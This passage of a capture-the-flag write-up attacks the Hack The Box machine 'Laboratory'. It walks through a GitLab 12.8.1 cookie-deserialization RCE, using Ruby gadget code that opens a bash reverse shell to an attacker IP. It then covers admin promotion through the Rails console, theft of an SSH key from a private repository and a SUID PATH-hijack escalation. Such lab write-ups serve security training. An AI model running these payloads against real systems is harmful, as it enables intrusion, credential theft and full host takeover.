  openid_connect_signing_key: |
    -----BEGIN RSA PRIVATE KEY-----
The value that matters is secret_key_base, the key Rails signs session cookies with. Holding it, we can mint cookies GitLab will accept as legitimate.
Marshal deserialization in the session cookie
GitLab signs its cookies with secret_key_base. Control the secret, forge a signed cookie with a Ruby Marshal payload, and GitLab will deserialize it on arrival. With cookies_serializer set to :hybrid in this version, Rails accepts legacy Marshal payloads for backwards compatibility, and arbitrary-object deserialisation translates to RCE with the classic gadget ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy + ERB.
The HackerOne report documents the second half of the chain and ships the proof of concept: swap the secret_key_base of your own instance for the victim's, generate the cookie in a rails console and send it. The original PoC just wrote a file (echo vakzz was here > /tmp/vakzz) to prove execution without doing damage; we swap that command for a reverse shell.
The report's comment walks through it step by step and carries the exact rails console code, which is precisely what gets reused with a different final command:

request = ActionDispatch::Request.new(Rails.application.env_config)
request.env["action_dispatch.cookies_serializer"] = :marshal
cookies = request.cookie_jar

erb = ERB.new("<%= `echo vakzz was here > /tmp/vakzz` %>")
depr = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb, :result, "@result", ActiveSupport::Deprecation.new)
cookies.signed[:cookie] = depr
puts cookies[:cookie]
The cleanest way to forge the cookie with the right algorithm and format is to spin up the same vulnerable GitLab locally and use its gitlab-rails console. How to build it does not need guessing: GitLab's own documentation publishes the official image.


docker run gitlab/gitlab-ee:12.8.1-ee.0
docker exec -it <container-id> /bin/bash
nano /opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml   # paste the extracted secret_key_base
gitlab-ctl restart

The exact tag comes from the image's tag listing on Docker Hub. The page offers the docker pull for the current release by default, which is no good: the tag has to be edited by hand to ask for the vulnerable one, 12.8.1-ee.0.


Inside the container we first look at the original secret_key_base (the one we'll swap for the victim's):

It's replaced with the one extracted from the victim and GitLab restarted:

ok: run: gitaly: (pid 1944) 0s
ok: run: gitlab-workhorse: (pid 1975) 0s
ok: run: puma: (pid 2008) 1s
...
Before forging anything it pays to confirm the change took effect, which is where most time gets lost when it doesn't: opening the console and building the request object makes Rails print its configuration, and it should show the victim's secret_key_base (not the one the container shipped with) and the cookie serializer set to :hybrid:

"action_dispatch.secret_key_base"=>"3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845ffa33cc45ca7486fc8ebb6b2727cc02feea4c3adbe2cc7b65003510e4031e164137b3"
"action_dispatch.cookies_serializer"=>:hybrid
Both conditions for the attack are now verified against the replica itself: it signs with the victim's key and it accepts Marshal.
With that, inside the gitlab-rails console we forge the payload:
request = ActionDispatch::Request.new(Rails.application.env_config)
request.env["action_dispatch.cookies_serializer"] = :marshal
cookies = request.cookie_jar

erb = ERB.new("<%= `bash -c 'bash -i >& /dev/tcp/10.10.16.6/443 0>&1'` %>")
depr = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb, :result, "@result", ActiveSupport::Deprecation.new)
cookies.signed[:cookie] = depr
puts cookies[:cookie]
The output is a BAhvOkBBY3Rpdm...--<HMAC_signature> string ready to be used as experimentation_subject_id. With a listener up:
nc -nlvp 443sending the cookie against any authenticated endpoint triggers it:
curl -vvv -k 'https://git.laboratory.htb/users/sign_in' \
  -b "experimentation_subject_id=<payload_base64>--<signature>"
The shell that lands is the git user inside a container (Omnibus GitLab runs in docker). Next step is to get out.
Docker breakout via gitlab-rails console
The git user inside the container fully controls GitLab. A quiet way to pivot is to promote our jaime user (the one created to register) to admin from the in-container gitlab-rails console.
The console itself confirms where we are: the prompt is git@git (the container is named git) and the version it reports is the victim's 12.8.1 FOSS, not the 12.8.1-ee of our local replica. First, locate the user:
User.find_by_username('jaime')GitLab: 12.8.1 (d18b43a5f5a) FOSS
GitLab Shell: 11.0.0
PostgreSQL: 10.12
Loading production environment (Rails 6.0.2)
irb(main):001:0> User.find_by_username('jaime')
=> #<User id:5 @jaime>
It exists and it's id:5. Store it in a variable to operate on it comfortably and set the admin flag:
u = User.find_by_username('jaime')
u.admin = true
u.save!

Reloading the GitLab web with jaime's session (now admin), the admin panel lists every project, including other users' private ones. Among them, dexter's SecureDocker:

dexter's private project contains an id_rsa:

chmod 600 id_rsa
ssh -i id_rsa dexter@10.10.10.216
The session lands on the actual host, outside the container (the first shell was git, the container; this one is dexter on laboratory). User flag is trivial:
cat user.txt
c1e8b653e1a0d623f5b7df38c5271643Privilege Escalation
SUID docker-security + PATH hijack
Hunting non-standard SUID binaries:
find / -perm -4000 2>/dev/null | grep -v snap
/usr/local/bin/docker-securityltrace docker-security makes the internals obvious:
system("chmod 700 /usr/bin/docker")
system("chmod 660 /var/run/docker.sock")
The key detail: chmod is invoked without an absolute path. system() uses sh -c "chmod ...", and sh resolves chmod by walking $PATH. If the first directory in PATH holds a file called chmod, that one runs first. The binary has SUID root, so whatever that fake chmod does runs as root. Classic SUID abuse via PATH hijack.
echo '/bin/sh' > chmod
chmod +x chmod
export PATH=/home/dexter:$PATH
